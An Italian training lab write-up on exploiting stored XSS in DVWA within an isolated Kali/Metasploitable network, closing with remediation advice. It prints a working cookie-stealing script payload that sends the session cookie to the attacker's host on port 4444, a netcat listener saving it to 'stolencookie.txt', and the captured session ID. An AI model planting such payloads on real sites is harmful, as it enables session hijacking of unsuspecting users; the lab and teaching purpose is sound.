

[BUILD WEEK 2 – GIORNO 2]

WEB APPLICATION EXPLOIT – XSS STORED

ATTIVITA'

- Sfruttamento della vulnerabilità XSS Stored della web application DVWA
- Simulazione del furto della sessione di un utente mediante recupero ed inoltro del cookie ad un web server creato dall'attaccante, in ascolto sulla porta 4444

REQUISITI

- IP Kali Linux: 192.168.104.100
 - IP Metasploitable: 192.168.104.150
 - DVWA Security Level: Low
-

REQUISITI

Preliminarmente alle attività di test odierne, configuriamo gli indirizzi di rete delle macchine coinvolte sulla stessa rete interna e riavviamo i servizi di rete, nel seguente modo:

Kali → 192.168.104.100

Metasploitable → 192.168.104.150

```
GNU nano 6.4 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.104.100/24
gateway 192.168.104.1
```

```
(kali@kali)-[~]
$ /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.
```

```

GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1

```

```

msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces...

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _

```

Verifichiamo l'effettiva comunicazione tra le due macchine con un ping test, che ha esito positivo.

```

(kali@kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data:
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=1.60 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=1.05 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.529 ms
^C
--- 192.168.104.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2069ms
rtt min/avg/max/mdev = 0.529/1.057/1.597/0.436 ms

```

```

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ping 192.168.104.100
PING 192.168.104.100 (192.168.104.100) 56(84) bytes of data:
64 bytes from 192.168.104.100: icmp_seq=1 ttl=64 time=6.19 ms
64 bytes from 192.168.104.100: icmp_seq=2 ttl=64 time=0.994 ms
64 bytes from 192.168.104.100: icmp_seq=3 ttl=64 time=0.810 ms
--- 192.168.104.100 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 0.810/2.665/6.191/2.494 ms
msfadmin@metasploitable:~$

```

Una volta effettuato l'accesso alla DVWA, configuriamo il livello di sicurezza dell'applicazione su "low"

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

Sfruttamento della vulnerabilità XSS Stored

STORED CROSS-SITE SCRIPTING

Il Cross-Site Scripting (XSS) è una vulnerabilità che interessa siti web dinamici che impiegano un insufficiente controllo dell'input fornito dall'utente nei form all'interno delle web pages. Tramite questa vulnerabilità, un utente malintenzionato può iniettare codice arbitrario all'interno di una pagina web ed alterarne il suo funzionamento, ad esempio al fine di rubare la sessione di un utente.


La vulnerabilità XSS oggetto del test odierno è di tipo **persistente (Stored)**: si verifica quando un payload malevolo viene iniettato e immagazzinato (= stored) all'interno di una pagina web e viene automaticamente eseguito dagli utenti ogniqualvolta la visitano.

Questa tipologia di vulnerabilità XSS è la più insidiosa, in quanto è

- **multi-target**: impatta tutti gli utenti che visitano la pagina e non richiede alcun contributo attivo da parte degli stessi
- **difficilmente individuabile**: il payload malevolo non si trova nella GET request iniziale inviata dal browser alla pagina web (come accade in caso di XSS Reflected), bensì risiede all'interno del sito stesso, pertanto può bypassare i controlli di sicurezza di un WAF; alla luce di ciò, l'analisi dovrà essere svolta sulla risposta della pagina web, servendosi ad esempio di un forward proxy

```
Request to http://192.168.104.150:80
Forward Drop Intercept is on Action Open Browser [XSS REFLECTED]
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/xss_r/?name=
2 %3Cscript%3Enew+Image%28%29.src%3D%27http%3A%2F%2F192.168.104.100%3A4444%2F%3Fcookie%3D%27+%28+encodeURIComponent%28document.cookie%29%3C%2Fscript%3E HTTP/1.1
3 Host: 192.168.104.150
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: security=low; PHPSESSID=33dd75088dc33876260e0f97446ccf89
11 Connection: close
12
```

```
Request to http://192.168.104.150:80
Forward Drop Intercept is on Action Open Browser [XSS STORED]
Pretty Raw Hex
1 GET /dvwa/vulnerabilities/xss_s/ HTTP/1.1
2 Host: 192.168.104.150
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.104.150/dvwa/index.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=33dd75088dc33876260e0f97446ccf89
10 Connection: close
11
12
```



TEST

Raggiungiamo l'area dell'applicazione dedicata al test odierno, ossia "XSS Stored", e testiamo la responsività dell'applicazione a vari tipi di input: proviamo ad inserire un input che includa dei tag HTML più alcuni caratteri speciali `<>` necessari a preparare successivamente uno script malevolo in javascript da far eventualmente eseguire alla web page, e osserviamo il comportamento dell'applicazione:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

xx

Message *

<i>abc 123</i> <>

Sign Guestbook

Name: xx

Message: **abc 123 <>**

Message: <i>abc 123</i> <>


Per prima cosa notiamo che i tag HTML sono stati rilevati ed eseguiti. Parallelamente a ciò, il codice sorgente ci mostra che il nostro input non è stato codificato, il che è molto promettente ai fini di un attacco – infatti, un input adeguatamente codificato apparirebbe in questo modo:

```
Message: &lt;b&gt;&lt;i&gt;abc 123&lt;/i&gt;&lt;/b&gt; &lt;&gt;'
```

Proviamo adesso a iniettare nella web page uno script di alert in JS e verifichiamone gli effetti:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="xx"/>
Message *	<input type="text" value="<script>alert('Welcome to your Nightmare')</script>"/>
<input type="button" value="Sign Guestbook"/>	




Il codice viene eseguito e crea un pop up che si ripropone ad ogni accesso alla pagina, come da nostre aspettative; inoltre il field relativo al messaggio contenente lo script appare “vuoto” perché il codice è stato eseguito – infatti, abbiamo evidenza del codice utilizzato per lo script consultando il codice sorgente della pagina.

Name: xx
Message:

Message: `<script>alert('Welcome to your Nightmare')</script>`

Simulazione del furto della sessione di un utente mediante recupero ed inoltro del cookie ad un web server creato dall'attaccante, in ascolto sulla porta 4444

Adesso **prepariamo l'attacco**: vogliamo iniettare nella pagina uno script in JS che si occuperà di rubare il cookie di sessione dell'utente loggato nell'applicazione. Per far ciò, innanzitutto modifichiamo la lunghezza massima consentita nel form di input, attualmente impostata a 50 (il nostro script consiste di 100 caratteri!). Per comodità ho scelto una maximum length di 120 caratteri.



Inseriamo adesso il nostro script:

```
<script>new Image().src='http://192.168.104.100:4444/?cookie=' + encodeURIComponent(document.cookie);</script>
```

Ogni volta che un utente loggato visiterà la pagina contenente il codice, il suo cookie di sessione sarà automaticamente inoltrato ad un server web di nostra creazione in ascolto sulla porta 4444 del nostro indirizzo IP 192.168.104.100.


Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="xx"/>
Message *	<div><div><script>new Image().src='http://192.168.104.100:4444/?cookie=' + encodeURIComponent(document.cookie);</script></div></div>
<input type="button" value="Sign Guestbook"/>	

Come previsto, ecco il nostro script fare la sua comparsa all'interno del codice sorgente:

```
Message: <script>new Image().src='http://192.168.104.100:4444/?cookie=' + encodeURIComponent(document.cookie);</script>
```

Adesso è il momento di creare il nostro web server di ascolto: utilizzeremo uno tra i tool più versatili, ossia Netcat. Eseguiamo il comando **nc -l -p 4444** e visitiamo la pagina contenente il nostro script: il cookie di sessione dell'utente loggato confluirà automaticamente sul nostro terminale. Possiamo inoltre decidere di salvare i dati ricevuti in output su un file di testo che chiameremo in questo caso "stolencookie.txt", per conservare l'accesso agli stessi anche dopo la chiusura del terminale. In questo caso il comando da eseguire sarà **nc -l -p 4444 > stolencookie.txt**



The screenshot shows a Kali Linux terminal window on the left and a Mousepad window on the right. In the terminal, the command `nc -l -p 4444` is executed, and it receives an HTTP GET request from 192.168.104.100:4444. The request includes a cookie with a PHP session ID. The terminal then shows the command `nc -l -p 4444 > stolencookie.txt` being executed. The Mousepad window, titled `~/Desktop/stolencookie.txt - Mousepad`, displays the captured HTTP request details, including the host, user-agent, accept headers, referer, and the cookie value.

```
(kali@kali)-[~/Desktop]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=33dd75088dc33876260e0f97446ccf89 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://192.168.104.150/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

^C
(kali@kali)-[~/Desktop]
$ nc -l -p 4444 > stolencookie.txt
(kali@kali)-[~/Desktop]
$
```

```
~/Desktop/stolencookie.txt - Mousepad
File Edit Search View Document Help
1 GET /?cookie=security=low;%20PHPSESSID=33dd75088dc33876260e0f97446ccf89 HTTP/1.1
2 Host: 192.168.104.100:4444
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
4 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
5 Referer: http://192.168.104.150/
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10 |
```

REMEDIATION ACTIONS

Per prevenire gli XSS **non bisogna mai fidarsi dell'input dell'utente**. In fase di sviluppo della web app è necessario implementare i dovuti controlli di sicurezza:

- **Sanitizzare l'input**: renderlo accettabile per una data web application. Ad esempio, un form che prende in input il nome di un utente non dovrebbe accettare caratteri speciali o numerici
- Abilitare il flag **HttpOnly** come attributo dell'intestazione della risposta HTTP inviata dal web Server affinché i cookie non possano essere letti o aperti anche da codice javascript, che – come abbiamo appena visto – può rappresentare un veicolo di attacco lato client